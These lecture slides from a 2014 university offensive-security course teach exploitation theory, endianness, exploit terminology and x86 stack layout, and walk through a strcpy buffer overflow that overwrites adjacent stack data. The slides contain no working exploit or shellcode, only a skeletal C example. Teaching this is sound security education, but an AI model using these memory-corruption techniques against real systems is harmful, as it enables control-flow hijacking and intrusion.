Exploit Development 101

CIS 4930 / CIS 5930
Offensive Computer Security
Spring 2014

Outline

1. Exploitation Theory
2. Types of values to fuzz
3. Some advanced fuzzing techniques
4. Exploit 101
5. Stack overview
6. Examples
7. Live Demo

Exploitation Theory

- **<u>VON NEUMANN ARCHITECTURE</u>**
  - <u>most popular system model</u>
    - <u>45+ years old and going strong</u>
  - Cannot distinguish between data & instructions
    - major reason for so much hacking and malware
  - instructions and data stores in same memory
  - allows for self modifying code
    - b/c old machines were hard to set up!!!
      - took weeks to set up an old ENIAC!
        - systems are different now, but much much more ***complex***
  - The ability to treat instructions as data **allows** for **assemblers, compilers, and other automated programming tools** to exist

FANTASTIC READ: http://www.nytimes.com/2012/10/30/science/rethinking-the-computer-at-80.html?pagewanted=all&_r=0

Exploitation Theory

- **Harvard architecture**
  - Uncommon->Common
    - made sense back in the tape/card days...
    - Now AVR micro controllers..
      - Arduino, ARM
  - physically separates data and instructions
    - entirely different address spaces
  - separate signal pathway

  - *most modern processors implement small parts of a modified harvard architecture*
    - *to support loading a program from disk storage as data, and then executing it*

Other Architecture Ideas and Trends

- **Tagged architecture (theoretical)**
  - Each piece of data in the system carries credentials
    - an encryption code that ensures that the data is one that the system trusts
    - CPU will not process data with bad credentials
- **Capability architecture (theoretical)**
  - requires every software object to carry meta data and specific permission information that describes its access rights on the computer
    - check is done by a special part of the CPU
- **Trusted Computing Base (TCB)**
- **Formal methods....**

Exploitation

- The computer industry has a bad habit of repeating old mistakes
  - Driven by market forces
    - Android OS's did not learn from past 20 years of security in operating systems
      - terrible permissions controls

Exploitation

- Most of security is putting bandages on problems caused by old problems or design choices
  - following checklists...

Sometimes, its like patching up an old plane with duct tape!

Exploitation Theory

General Exploitation Theory:

Due to the inability to distinguish between instructions and data in Von Neumann architecture machines, we can corrupt data with instructions and hijack control flow. This is also because data contains control flow data that is used to direct the execution of the instructions by the processor.

Most exploits can be generalized into a three step process
1. Some sort of memory corruption
2. Change / hijacking of control flow
3. Execution of the shellcode

Exploit Development 101

Foreword

- Most of the initial techniques taught in this lecture will not work on modern systems
  - b/c of ASLR, DEP, Stack Cookies, Safe SEH, SEHOP, and etc...
- It is necessary to teach from the beginning though, to see why these countermeasures came into play
- We will get into bypassing these countermeasures
- *But for now, the term **VANILLA SYSTEM** means a system without any of these countermeasures active.
- The HAOE book's cd is a nice vanilla system
  - great for learning

Foreword continued...

- **NOTE**: **Exploits must be developed with the architecture in mind**
  - **Intel** architecture is little endian:
    - *mnemonic tip: Intel has more characters in common with   "little" than big*
    - ie: 0xAABBCC<u>DD</u> gets stored in memory as: \x<u>DD</u> \xCC \xBB \xAA *(little end first)*
  - Most other processors are big-endian
    - ie: 0x<u>AA</u>BBCCDD gets stored in memory as: \x<u>AA</u> \xBB \xCC \xDD *(big end first)*

    Some processors now are bi-endian (i.e. ARM)
- We will start with the most common vulnerable bug: the buffer overflow bug.

Definitions, (Recap)

- **Exploit** (v.) - To take advantage of a vulnerability so that the target system reacts in a manner other than which the designer intended
- **Exploit** (n.) - The tool, set of instructions, or code that is used to take advantage of a vulnerability. AKA Proof of Concept (POC)
- **0day** (n.) - An exploit for a vulnerability that has not been publicly disclosed. Sometimes used to refer to the vulnerability itself (i.e. hear about that Java 0day?)
- **Shellcode** (n.) - a set of instructions injected and then executed by an exploited program

Exploit Planning

- After you've discovered a vulnerability
- What type of attacks *make sense*?
  - Stack overflow? Stack randomized?? is the Stack Executable?
  - Canaries?
  - Other protection mechanisms (more on this later)
- How much space do we have?
- Insert code?
- Redirect execution?
  - return to lib c?
  - or other executable regions
    - perhaps writable and executable???

Buffer Overflows

- Quite simple. Occurs in C/C++ code.
- Overflows happen when too much stuff in too small a space
  - i.e. "Hello World\0" being stored in *char buf[6]*
    - *"World\0" is written into adjacent memory*

- 2 categories of overflows:
  - Stack Overflows
  - Heap Overflows (we covered this already :))

Linux process memory layout (windows differs!)

Program scratch space
- local (scoped) variables,
- environment variables,
- passed arguments,
- return instruction pointers

dynamic space
- malloc(...)
- new(...)

Uninitialized global & static vars
- *named BSS by old convention*

Initialized global & static variables

machine instructions / code segments

RESERVED SPACE

STACK
↓ ↓ ↓

RESERVED SPACE

↑ ↑ ↑
HEAP

BSS

DATA

TEXT

0xFFFFFFFF
high memory

0x00000000
low memory

x86 Stack Details

When we think about the stack, it is convenient to view it <u>inverted</u> from the standard model.

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...
                    ← $EIP is here

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```

[low memory]

```
---------------------------
          buf2                ← $ESP
---------------------------
          var1
---------------------------
   saved frame pointer
         (SFP)
---------------------------


   return address (ret)
---------------------------
    *buf (function's
       argument)
---------------------------

   main()'s stack frame
```

growth direction of stack

[high memory]

x86 Stack Details

Many debuggers display the stack this way:
(the HAOE book also does it this way)

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
      {
        // do something
      }
  ...
}
```

$EIP is here

[low memory]

----
buf2 ← $ESP
----
var1
----
saved frame pointer (SFP)
----
return address (ret)
----
*buf (function's argument)
----
main()'s stack frame

[high memory]

x86 Stack Details

Lets walk through how it's constructed

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];

  ...
  // some code
  ...


  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
      {
        // do something
      }
  ...
}
```

[low memory]

[high memory]

------------------------------ ← $ESP

main()'s stack frame

x86 Stack Details

Starting in main, $EIP eventually gets to the function call

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];

  ...
  // some code

  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
      {
        // do something
      }
  ...
}
```

And the stack has no variables for the function up till this point.

[low memory]

------------------------------- ← $ESP

main()'s stack frame

[high memory]

x86 Stack Details

The compiled assembly code will push onto the stack: the function parameters, the saved frame pointer, and the return address, as such

```c
int function(char *buf){
  int var1 = 0;
  char buf2[4];

  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
      {
        // do something
      }
  ...
}
```

[low memory]

---------------------------- ← $ESP

saved frame pointer (SFP)

----

return address (ret)

----

*buf (function's argument)

----

main()'s stack frame

[high memory]

x86 Stack Details

The compiled assembly code will then jump into the function's code.

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];

  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
      {
        // do something
      }
  ...
}
```

$EIP will point here (roughly)

[low memory]

---------------------------- ← $ESP
saved frame pointer
(SFP)
----

return address (ret)
----
*buf (function's
argument)
----

main()'s stack frame

[high memory]

x86 Stack Details

var 1 will get pushed onto the stack

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];

  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
       {
         // do something
       }
  ...
}
```

[low memory]

```
-------------------------------
            var1                      ←— $ESP
-------------------------------
     saved frame pointer
            (SFP)
-------------------------------


     return address (ret)
-------------------------------
       *buf (function's
          argument)
-------------------------------


      main()'s stack frame
```

[high memory]

x86 Stack Details

buf2 will get pushed onto the stack

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];

  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
      {
        // do something
      }
  ...
}
```

[low memory]

----
buf2
----
var1
----
saved frame pointer (SFP)
----
return address (ret)
----
*buf (function's argument)
----
main()'s stack frame

← $ESP

[high memory]

x86 Stack Details

Now lets see how data gets written onto the stack with a strcpy(buf2, buf), where buf2 ="AAAAA"

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```

overflow!

[low memory]

AAAA   ← $ESP
A
saved frame pointer (SFP)
return address (ret)
*buf (function's argument)
main()'s stack frame

Data writes towards high memory

[high memory]

Linux process Memory view

Program scratch space ----STACK------->
local (scoped) variables,
environment variables,
passed arguments,
return instruction pointers

RESERVED

dynamic space   ------HEAP----->
